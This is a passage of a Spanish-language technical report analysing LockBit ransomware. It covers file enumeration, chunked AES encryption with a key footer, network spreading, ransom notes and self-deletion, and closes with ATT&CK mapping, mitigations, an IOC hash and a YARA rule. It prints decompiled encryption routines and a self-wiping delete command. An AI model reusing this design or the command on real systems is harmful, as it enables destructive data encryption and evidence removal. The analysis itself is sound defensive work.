Ilustración 34: creación de hilos para recorrer los discos

Por cada unidad a cifrar, *LockBit* genera un *flag* para marcarlo como unidad en proceso de cifrado mediante un fichero con extensión *.lock* y se añade a un vector (*array*) global para que pueda ser tratado por los hilos que se encargan del cifrado. También se utiliza la API *SHEmptyRecycleBinW* para vaciar las papeleras de reciclaje de las unidades.

Para recorrer el disco se usan las API *FindFirstFileExW* y *FindNextFileW* que enumeran todos los ficheros y carpetas del disco. Si el malware encuentra una subcarpeta, la compara con un listado que trae configurado para evitar cifrarlas.

$Windows.~bt, intel, msocache, $recycle.bin, $windows.~ws, tor browser, boot, windows nt, msbuild, microsoft, all users, system volume information, perflog, google, application data, windows, windows.old, appdata, mozilla, microsoft.net, microsoft shared, internet explorer, common files, opera, windows journal, windows defender, windowsapp, windowspowershell, usoshared, windows security, windows photo viewer

Si el nombre de carpeta es válido, se llama a la rutina de recorrido del disco de forma recursiva para cada una de estas subcarpetas.

Para el caso de los ficheros, si no es de tipo FILE_ATTRIBUTE_SYSTEM, *LockBit* compara su extensión para comprobar si se trata de alguna de las que trae configuradas a evitar cifrar.

.386, .cmd, .ani, .adv, .msi, .msp, .com, .nls, .ocx, .mpa, .cpl, .mod, .hta, .prf, .rtp, .rpd, .bin, .hlp, .shs, .drv, .wpx, .bat, .rom, .msc, .spl, .msu, .ics, .key, .exe, .dll, .lnk, .ico, .hlp, .sys, .drv, .cur, .idx, .ini, .reg, .mp3, .mp4, .apk, .ttf, .otf, .fon, .fnt, .dmp, .tmp, .pif, .wav, .wma, .dmg, .iso, .app, .ipa, .xex, .wad, .msu, .icns, .lock, .lockbit, .theme, .diagcfg, .diagcab, .diagpkg, .msstyles, .gadget, .woff, .part, .sfcache, .winmd

También incluye algunos nombres de fichero que evita cifrar.

ntldr, ntuser.dat.log, bootsect.bak, autorun.inf, thumbs.db, iconcache.db, restore-my-files.txt

Para maximizar el impacto de ficheros cifrados, si se encuentra un fichero configurado como solo lectura se cambia a FILE_ATTRIBUTE_NORMAL para que pueda ser cifrado. Tras esto, para cada fichero a cifrar, se almacena en una estructura para que los hilos de cifrado puedan tratarlo.

```
2559      ++v219;
2560    }
2561    while ( v220 );
2562    qmemcpy(v219, lpFindFileData.cFileName, v218);
2563    if ( (dwFileAttributes & FILE_ATTRIBUTE_READONLY) == 0 )
2564      goto LABEL_549;
2565    v221 = (_DWORD *)KERNEL32_DLL;
2566    if ( !KERNEL32_DLL )
2567    {
2568      v221 = (_DWORD *)mw_Resolve_Kernel32(KERNEL32_DLL);
2569      KERNEL32_DLL = (int)v221;
2570    }
2571    SetFileAttributesW = (char *)SetFileAttributesW_0;
2572    if ( !SetFileAttributesW_0 )
2573    {
2574      SetFileAttributesW = mw_get_SetFileAttributesW(v221);
2575      SetFileAttributesW_0 = (BOOL (__stdcall *)(LPCWSTR, DWORD))SetFileAttributesW;
2576    }
2577    if ( ((int (__stdcall *)(__int16 *, MACRO_FILE))SetFileAttributesW)(directory_path_2, FILE_ATTRIBUTE_NORMAL) )
2578    {
2579LABEL_549:
2580      v223 = v389;
2581      mw_setup_and_send_fike_struct(directory_path_2, block_size_1, file_processed_successfully);
2582      if ( v223 != 6 )
2583        v389 = v223 + 1;
2584    }
2585  }
2586NEXT_FILE:
2587  v224 = KERNEL32_DLL;
```

Ilustración 35: añadiendo los ficheros a cifrar a la estructura

Los ficheros son cifrados de forma dividida en diferentes fragmentos. El cálculo del tamaño de cada fragmento se realiza en función del tamaño del bloque (que también es la cantidad de bytes por sector). Si el tamaño de bloque no se puede obtener correctamente, el tamaño de bloque predeterminado se establece en 512 bytes.

La muestra analizada le añade a cada fichero a cifrar la extensión ".lockbit" para lo cual almacena la ruta con el nuevo nombre en la estructura mencionada mediante la API RtlDosPathNameToNtPathName.

```
508  dup_file_path_1 = dup_file_path;
509  if ( !dup_file_path )
510    goto LABEL_21;
511  mw_w_mem_copy(dup_file_path, (int)file_path_1, last_chunk_high_1);
512  mw_w_mem_copy(dup_file_path_2 + last_chunk_high_1, (int)lockbit_extension, 18);// .lockbit
513  RtlDosPathNameToNtPathName = (int (__stdcall *)(signed int, int, _DWORD, _DWORD))mw_Resolve_RtlDosPathNameToNtPathName_U();
514  v11 = RtlDosPathNameToNtPathName(dup_file_path_2, file_struct + 52, 0, 0);
515  w_NtFreeVirtualMemory((void *)dup_file_path_1);
516  if ( !v11 )
517    goto LABEL_21;
518  v340 = chunk_size;
519  *(_DWORD *)(file_struct + 72) = 1;
520  v12 = (_DWORD *)(file_struct + 48);
521  *(_WORD *)(file_struct + 52) -= 16;
522  ObjectAttributes.ObjectName = (PLSA_UNICODE_STRING)(file_struct + 52);
523  ObjectAttributes.Length = 24;
524  ObjectAttributes.RootDirectory = 0;
525  ObjectAttributes.Attributes = 64;
```

Ilustración 36: rellenando la estructura con el nombre del fichero

Para el caso de ficheros de más de 0x8000000000000000 o ficheros menores del tamaño de un fragmento, se marca el fichero para ser cifrado completamente en lugar de por fragmentos. No obstante, para el caso de ficheros grandes, *LockBit* también incorpora un filtro por tipo de extensión, de forma que, si coincide con alguna de ellas, se establece la siguiente cantidad de fragmentos:

- Tamaño de fragmento - 0x100000 bytes: 2 fragmentos
- 0x100000 - 0x600000 bytes: 4 fragmentos
- 0x600000 - 0x3200000 bytes: 16 fragmentos
- 0x3200000 - 0x6400000 bytes: 32 fragmentos
- 0x6400000 - 0x1F400000 bytes: 64 fragmentos
- 0x1F400000 - 0x80000000 bytes: 128 fragmentos
- 0x80000000 - 0x300000000 bytes: 256 fragmentos
- 0x300000000 bytes o superior: 512 fragmentos

rar, .zip, .ckp, .db3, .dbf, .dbc, .dbs, .dbt, .dbv, .frm, .mdf, .mrg, .mwb, .myd, .ndf, .qry, .sdb, .sdf, .sql, .tmd, .wdb, .bz2, .tgz, .lzo, .db, .7z, .sqlite, .accdb, .sqlite3, .sqlitedb, .db-shm, .db-wal, .dacpac, .zipx, .lzma

De esta forma, se almacena la información sobre los fragmentos a cifrar en la estructura que es pasada a los hilos de cifrado.

El malware llama a la función RNG para generar aleatoriamente una clave AES de 16 bytes y un vector de inicialización IV de 16 bytes y los escribe en la estructura mencionada.

```
    }
  }
LABEL_286:
  RNG_FUNC(file_struct, 32);
  LODWORD(chunk_count_1) = file_struct->chunk_count;
  lpsz = 0i64;
  v415 = 0;
  if ( chunk_count_1 )
  {
    chunk_struct = &file_struct->chunk_structs[0].byte_offset;
    HIDWORD(chunk_count_1) = HIDWORD(lpsz);
    next_chunk_offset = lpsz;
    while ( 1 )
    {
      *&chunk_struct[-1].AES_IV[4] = 1;
```

Ilustración 37: relleno de la estructura del fichero a cifrar

Para mejorar la ejecución del proceso de cifrado, *LockBit* realiza un seguimiento de la cantidad de archivos que se están procesando en una variable global. Si se procesan más de 1000 archivos a la vez, el malware llama a *Sleep* y espera hasta que ese número se reduzca.

Finalmente, se le entrega la estructura a los hilos de cifrado mediante las API *NtSetInformationFile* y *FileCompletionInformation*.

```
    while ( v21 < v16 );
    goto LABEL_16;
  }
}
*(_WORD *)(file_struct + 52) += 16;
CompletionFileInformation[0] = IO_COMPLETION_HANDLE;
CompletionFileInformation[1] = file_struct;
file_handle = *v12;
NtSetInformationFile = (int (__stdcall *)(int, struct _IO_STATUS_BLOCK *, int *, int, int))mw_Resolve_NtSetInformationFile();
if ( NtSetInformationFile(file_handle, &IoStatusBlock, CompletionFileInformation, 8, 0x1E) < 0 )
{
  if ( _InterlockedExchangeAdd((volatile signed __int32 *)(file_struct + 72), 0xFFFFFFFF) )
    return 0;
  w_mem_fill(file_struct, 0, 32);
  v24 = 0;
  if ( !*(_DWORD *)(file_struct + 44) )
    goto LABEL_18;
  v25 = (void **)(file_struct + 120);
  do
```

Ilustración 38: envío de la estructura de fichero a cifrar a los hilos de cifrado

Cada hilo de cifrado del malware recibe y procesa un fragmento a la vez a través, por lo que el trabajo se divide equitativamente entre todos los subprocesos. El proceso de cifrado se divide en múltiples estados diferentes, y *LockBit* ejecuta la rutina de cifrado según un campo específico de la estructura del fragmento.

2.2.18.1 Estado de cifrado 1

Si el campo de la estructura se encuentra a 1, *LockBit* cifra los datos del buffer de fragmentos mediante AES-CBC. La clave AES ha sido calculada previamente y almacenada en la estructura, así como el vector IV. Tras cifrar el fragmento, se rellena una estructura al pie del fichero cifrado.

```
lockbit_chunk_struct_1 = lockbit_chunk_struct;
switch ( lockbit_chunk_struct->crypt_state )
{
  case 1u:
    AES_key = lockbit_file_struct->AES_key;
    if ( AES_NI_ENABLE_FLAG )
    {
      AES_KeyExpansion_2(AES_round_key_1, AES_key);
      AES_encrypt_CBC_2(
        lockbit_chunk_struct_1->AES_IV,
        lockbit_chunk_struct_1->chunk_buffer,
        lockbit_chunk_struct_1->chunk_buffer);
      w_mem_fill(v29, 255, 4);
    }
    else
    {
      AES_KeyExpansion(v89, AES_key);
      AES_encrypt_CBC(
        lockbit_chunk_struct_1->AES_IV,
        lockbit_chunk_struct_1->chunk_buffer,
        lockbit_chunk_struct_1->chunk_buffer);
      w_mem_fill(v89, 255, 280);
    }
    if ( lockbit_file_struct->file_size > lockbit_file_struct->chunk_size )
    {
      lockbit_chunk_struct->crypt_state = 4;
    }
    else
    {
      v30 = lockbit_chunk_struct;
      w_crypto_box_easy(lockbit_file_struct, &file_footer, 0x30ui64, VICTIM_PUBLIC_KEY);
      mw_w_mem_copy(&v86, SESSION_BOX, 112);
      mw_w_mem_copy(v87, LOCKBIT_PUBLICK_KEY, 8);
      mw_w_mem_copy(v88, VICTIM_PUBLIC_KEY, 8);
      mw_w_mem_copy(&v30->chunk_buffer[v30->field_2C - 224], &file_footer, 224);
      lockbit_chunk_struct->crypt_state = 2;
    }
    v14 = lockbit_file_struct;
    v70 = lockbit_file_struct;
```

Ilustración 39: cifrado AES del fragmento y creación de la estructura al final del fichero

Con esta estructura al final del archivo cifrado *LockBit* puede descifrar cada archivo descifrando primero la *box_session* usando su propia clave privada y la clave pública de la *box_session*. Luego puede usar la clave privada de la víctima y la clave pública de la *box_session* para descifrar el *file_box* y obtener la clave AES y IV para descifrar los datos del archivo.

```
struct LOCKBIT_FILE_FOOTER_STRUCT
{
    struct file_box {
        byte file_public_key[0x20];
        struct encrypted_file_data {
            byte AES_IV[16];
            byte AES_key[16];
            uint64_t file_size;
            uint32_t block_size;
            uint32_t chunk_count;
            byte encryption_padding[0x10];
        } encrypted_file_box;
    } file_box;

    struct session_box {
        byte session_public_key[0x20];
        struct encrypted_session_data {
            byte victim_public_key[0x20];
            byte victim_private_key[0x20];
            byte encryption_padding[0x10];
        } encrypted_session_data;
    } session_box;

    byte LockBit_public_key_noncegen[0x8];
    byte victim_public_key_noncegen[0x8];
};
```

Ilustración 40: estructura utilizada para almacenar información al final del fichero cifrado

Tras esto, se establece el *flag* del estado de cifrado al valor 2.

2.2.18.2 Estado de cifrado 2

En este punto *LockBit* comprueba si el fragmento que se está procesando es el último fragmento. En ese caso, llama a *NtSetInformationFile* con la clase *FileRenameInformation* para cambiar el nombre del archivo con la extensión cifrada ".lockbit".

```
case 2u:
  p_number_of_chunks_allocated = &lockbit_file_struct->number_of_chunks_allocated;
  if ( _InterlockedCompareExchange(&lockbit_file_struct->number_of_chunks_allocated, 1, 1) == 1 )
  {
    LODWORD(v76) = lockbit_file_struct_1->file_handle;
    v71 = lockbit_file_struct_1->file_NT_path_name.Length + 16;
    virtual_mem = allocate_virtual_mem(v71);
    v38 = virtual_mem;
    if ( virtual_mem )
    {
      mw_w_mem_copy(
        virtual_mem + 12,
        lockbit_file_struct_1->file_NT_path_name.Buffer,
        lockbit_file_struct_1->file_NT_path_name.Length);
      v38[2] = lockbit_file_struct_1->file_NT_path_name.Length;
      *v38 = 0;
      v38[1] = 0;
      v79 = 0i64;
      v55 = v76;
      v39 = mw_Resolve_NtSetInformationFile();
      v39(v55, &v79, v38, v71, 10);
      w_NtFreeVirtualMemory(v38);
    }
    p_number_of_chunks_allocated = &lockbit_file_struct_1->number_of_chunks_allocated;
  }
  if ( lockbit_file_struct_1 && !_InterlockedExchangeAdd(p_number_of_chunks_allocated, 0xFFFFFFFF) )
  {
    w_mem_fill(lockbit_file_struct_1, 0, 32);
    v72 = 0;
```

Ilustración 41: procesamiento del estado 2 de cifrado

Además, se incrementa el valor de la variable global que lleva la cuenta del número de ficheros cifrados y disminuye en uno la variable que lleva la cuenta del número de ficheros siendo procesados. Finalmente, se llama a *NtClose* para cerrar el manejador del archivo.

```
246             while ( v68 < curr_chunk_count );
247 FINISHING_ENCRYPTING:
248             file_done_being_processed = curr_chunk_count == 0;
249 LABEL_63:
250             if ( !file_done_being_processed )
251             {
252               _InterlockedIncrement(&COMPLETED_FILE_NUM);
253               _InterlockedDecrement(&ACTIVE_FILE_BEING_PROCESSED);
254             }
255 LABEL_65:
256             if ( lockbit_file_struct_1->file_handle )
257             {
258               file_handle = lockbit_file_struct_1->file_handle;
259               NtClose = mw_get_NtClose();
260               NtClose(file_handle);
261             }
262             RtlFreeUnicodeString = mw_Resolve_RtlFreeUnicodeString();
263             RtlFreeUnicodeString(&lockbit_file_struct_1->file_NT_path_name);
264             w_NtFreeVirtualMemory(lockbit_file_struct_1);
265           }
266         }
267         else
```

Ilustración 42: parte final del proceso 2 de cifrado

2.2.18.3 Estado de cifrado 3

Este estado es usado para vaciar la estructura de la nota de rescate.

```
  break;
case 3u:
  if ( !_InterlockedExchangeAdd(&lockbit_file_struct->number_of_chunks_allocated, 0xFFFFFFFF) )
  {
    w_mem_fill(lockbit_file_struct_1, 0, 32);
    v70 = 0;
    if ( !lockbit_file_struct_1->chunk_count )
      goto LABEL_65;
    v35 = &lockbit_file_struct_1->chunk_structs[0].chunk_buffer;
    do
    {
      w_NtFreeVirtualMemory(*v35);
      v35 += 12;
      curr_chunk_count = lockbit_file_struct_1->chunk_count;
      ++v70;
    }
    while ( v70 < curr_chunk_count );
    goto FINISHING_ENCRYPTING;
  }
  break;
```

Ilustración 43: proceso del estado 3 de cifrado

2.2.18.1 Estado de cifrado 4

Este estado se usa cuando el tamaño del archivo es mayor que el tamaño del fragmento y es posible que se esté procesando más de un fragmento en el archivo.

Realiza tareas similares al estado 2, donde comprueba si se ha realizado el cifrado para cambiar el nombre del archivo y también limpia las estructuras de forma similar al estado 2.

```
      break;
    case 4u:
      if ( lockbit_chunk_struct->byte_offset.LowPart || lockbit_chunk_struct->byte_offset.HighPart )
      {
        number_of_chunks_allocated = &lockbit_file_struct->number_of_chunks_allocated;
        if ( _InterlockedCompareExchange(&lockbit_file_struct->number_of_chunks_allocated, 1, 1) == 1 )
        {
          LODWORD(file_handle_1) = lockbit_file_struct_1->file_handle;
          v67 = lockbit_file_struct_1->file_NT_path_name.Length + 16;
          file_rename_info_3 = allocate_virtual_mem(v67);
          file_rename_info_2 = file_rename_info_3;
          if ( file_rename_info_3 )
          {
            mw_w_mem_copy(
              file_rename_info_3 + 12,
              lockbit_file_struct_1->file_NT_path_name.Buffer,
              lockbit_file_struct_1->file_NT_path_name.Length);
            file_rename_info_2[2] = lockbit_file_struct_1->file_NT_path_name.Length;
            *file_rename_info_2 = 0;
            file_rename_info_2[1] = 0;
            v78 = 0i64;
            v53 = file_handle_1;
            NtSetInformationFile = mw_Resolve_NtSetInformationFile();
            NtSetInformationFile(v53, &v78, file_rename_info_2, v67, 10);
            w_NtFreeVirtualMemory(file_rename_info_2);
          }
          number_of_chunks_allocated = &lockbit_file_struct_1->number_of_chunks_allocated;
        }
        if ( lockbit_file_struct_1 && !_InterlockedExchangeAdd(number_of_chunks_allocated, 0xFFFFFFFF) )
        {
          w_mem_fill(lockbit_file_struct_1, 0, 32);
          v68 = 0;
          if ( !lockbit_file_struct_1->chunk_count )
            goto LABEL_65;
```

Ilustración 44: proceso del estado 4 de cifrado

2.2.19 Cifrado en red

Mediante el *flag* de configuración 3 se le puede indicar a *LockBit* que los hilos que recorren el sistema de archivos tengan en cuenta otros equipos y unidades de red remotos.

Mediante la creación de un socket y el uso de la API *WSAIoctl* y *GetAdaptersInfo* el malware recopila información como la dirección del equipo, la red en la que se encuentra y las direcciones de *broadcast*. Después, *LockBit* itera desde la dirección base de la red hasta la dirección de *broadcast* incrementando el valor de la dirección de red. Para cada una de estas direcciones, el malware intenta conectarse a través de los puertos 135 y 445. Si la conexión es exitosa, intenta cifrar estos hosts de red.

2.2.20 Nota de rescate en txt

LockBit genera una nota de rescate en formato .txt en cada directorio que cifra. Para ello, primero genera la ruta de la nota de rescate en la carpeta agregando "\Restore-My-Files.txt" después de la ruta de la carpeta.

Si la nota de rescate aún no existe en la carpeta, *LockBit* crea una estructura de archivos compartidos y la completa con la ruta de la nota de rescate. El malware también llama a *NtCreateFile* para crear la nota de rescate y a *NtSetInformationFile* para asociar la estructura del archivo con el objeto de gestión de I/O.

```
  ransom_note_lockbit_file_struct = allocate_virtual_mem(24656);
  if ( !ransom_note_lockbit_file_struct )
    return 1;
  v258 = 0;
  for ( i = v325; *i; ++v258 )
    ++i;
  v260 = 2 * v258;
  full_ransom_note_path = allocate_virtual_mem(2 * v258 + 20);
  v423 = full_ransom_note_path;
  if ( !full_ransom_note_path
    || (mw_w_mem_copy(full_ransom_note_path, v325, v260),
        mw_w_mem_copy(full_ransom_note_path + v260, v342, 18),
        p_file_NT_path_name = &ransom_note_lockbit_file_struct->file_NT_path_name,
        RtlDosPathNameToNtPathName_U = mw_Resolve_RtlDosPathNameToNtPathName_U(),
        v264 = RtlDosPathNameToNtPathName_U(
                 full_ransom_note_path,
                 &ransom_note_lockbit_file_struct->file_NT_path_name,
                 0,
                 0),
        w_NtFreeVirtualMemory(v423),
        !v264) )
  {
LABEL_450:
    w_NtFreeVirtualMemory(ransom_note_lockbit_file_struct);
    return 1;
  }
  ransom_note_lockbit_file_struct->number_of_chunks_allocated = 1;
  p_file_NT_path_name->Length -= 16;
  v265 = &ransom_note_lockbit_file_struct->file_handle;
  v332.Length = 24;
```

Ilustración 45: Configuración de la estructura de archivos a cifrar de LockBit para la nota de rescate

Tras rellenarla y establecer el siguiente estado a 3, llama a *NtWriteFile* para escribir el contenido en la nota de rescate. Esto agregará una entrada al objeto de I/O, donde un subproceso secundario recibirá y limpiará el fragmento y la estructura de archivos de la nota de rescate.

2.2.21 Eliminación automática

Finalmente, *LockBit* tiene la capacidad de eliminar el binario del sistema una vez terminado el proceso cuando el *flag* de configuración 1 está activado mediante el uso del siguiente comando.

```
cmd /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 “%s” & Del /f /q “%s”
```

Este comando hace ping a *localhost* con 3 mensajes echo para retrasar y esperar a que el *malware* termine de ejecutarse, ejecuta *fsutil* para vaciar el ejecutable del *malware* y forzar la eliminación del archivo en modo silencioso.

2.3. Técnicas MITRE ATT&CK

Initial Access	T1078	Valid Accounts
	T1133	External Remote Services

Execution	T1059	Command and Scripting Interpreter
	T1053	Scheduled Task/Job
	T1106	Execution through API
	T1204	User Execution
Persistence	T1053	Scheduled Task/Job
	T1078	Valid Accounts
	T1547	Boot or Logon Autostart Execution
	T1133	External Remote Services
Defense Evasion	T1211	Exploitation for Defense Evasion
	T1070	Indicator Removal on Host
	T1222	File and Directory Permissions Modification
Privilege Escalation	T1134	Access Token Manipulation
	T1548	Abuse Elevation Control Mechanism
Discovery	T1135	Network Share Discovery
	T1083	File and Directory Discovery
	T1057	Process Discovery
	T1018	Remote System Discovery
	T1082	System Information Discovery
Lateral Movement	T1021	Remote Services
Impact	T1486	Data Encrypted for Impact
	T1489	Service Stop
	T1490	Inhibit System Recovery

En el Apéndice A se puede consultar el mapa de tácticas y técnicas utilizadas por *LockBit*.

3. MITIGACIÓN

3.1. Medidas a nivel de endpoint

El código de *LockBit* no está firmado, por lo que implementar una política que no permita la ejecución de binarios que no estén firmados podría prevenir la ejecución de este *ransomware* y de otro tipo de *malware*. No obstante, gran cantidad de desarrolladores y paquetes de software no distribuyen sus productos firmados, por lo que esta estrategia podría no resultar práctica en algunos casos.

En concordancia con lo anterior, pero empleando mecanismos más generales, se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Con el objetivo de disminuir el tiempo de reacción frente a este tipo de amenazas se recomienda mantener vigilado el *endpoint* con soluciones de monitorización y de antivirus/EDR así como disponer de una política de actualizaciones que mantenga el *endpoint* con las últimas vulnerabilidades.

3.2. Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre dentro de la red, se debería identificar la transferencia de binarios desconocidos dentro de ella.

Por otro lado, es altamente recomendable mantener una segmentación adecuada de la red para evitar desplazamientos laterales y que finalmente se alcancen los sistemas críticos de la organización.

3.3. Medidas y consideraciones adicionales

En caso de incidente con este *malware*, se debe de reportar a las autoridades pertinentes lo más rápido posible.

4. INDICADORES DE COMPROMISO

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

4.1. Hashes

4.1.1. SHA256:

f20b3aaf72d51d2134c40f46b92e8b59d1982e9cbce78175a5b16665b7077454

4.2. YARA rules


Esta regla sirve para identificar las últimas muestras de la familia *LockBit*

```
rule Lockbit
{
    meta:
        author = "kevoreilly"
        description = "Lockbit Payload"
        cape_type = "Lockbit Payload"
    strings:
        $string1 = "/C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 \"%s\" & Del /f /q \"%s\"" wide
        $string2 = "Ransom" ascii wide
        $crypto  = {8B 4D 08 C1 E9 10 0F B6 D1 8B 4D 0C C1 E9 08 0F B6 C9 8B 14 95 [4] 8B 7D FC 33 14 8D [4] 8B CF C1 E9 18 33 14 8D [4] 0F B6 CB 33 14 8D [4] 8B CF 33 10}
        $decode1 = {8A ?4 34 ?C 0? 00 00 8B 8? 24 ?8 0? 00 00 0F BE ?? 0F BE C? 33 ?? 88 ?? 34 ?? 0? 00 00 46 83 FE 0? 72 DD}
        $decode2 = {8A 44 24 ?? 30 44 0C ?? 41 83 F9 ?? 72 F2}
    condition:
        uint16(0) == 0x5A4D and (2 of them)
}
```

5. REFERENCIAS ADICIONALES

- https://malpedia.caad.fkie.fraunhofer.de/details/win.lockbit
- https://unit42.paloaltonetworks.com/lockbit-2-ransomware/
- https://twitter.com/vxunderground/status/1523323798266785792
- https://chuongdong.com/reverse%20engineering/2022/03/19/LockbitRansomware/#anti-analysis-stack-string
- https://blog.lexfo.fr/lockbit-malware.html
- https://github.com/cdong1012/IDAPython-Malware-Scripts/tree/master/Lockbit
- https://www.prodaft.com/m/reports/LockBit_Case_Report___TLPWHITE.pdf
- https://samples.vx-underground.org/samples/Families/LockBitRansomware/Paper/trendmicro.com-Analysis%20and%20Impact%20of%20LockBit%20Ransomwares%20First%20Linux%20and%20VMware%20ESXi%20Variant.pdf
- https://yoroi.company/research/hunting-the-lockbit-gangs-exfiltration-infrastructures/

APÉNDICE A: MAPA DE TÉCNICAS MITRE ATT&CK



Reportar incidente

Si has detectado algún incidente de ciberseguridad, avísanos para que tomemos las medidas oportunas para evitar su propagación.

900 104 891

incidencias@bcsc.eus

Catálogo de ciberseguridad

¿Necesitas ayuda con tu ciberseguridad o la de tu empresa?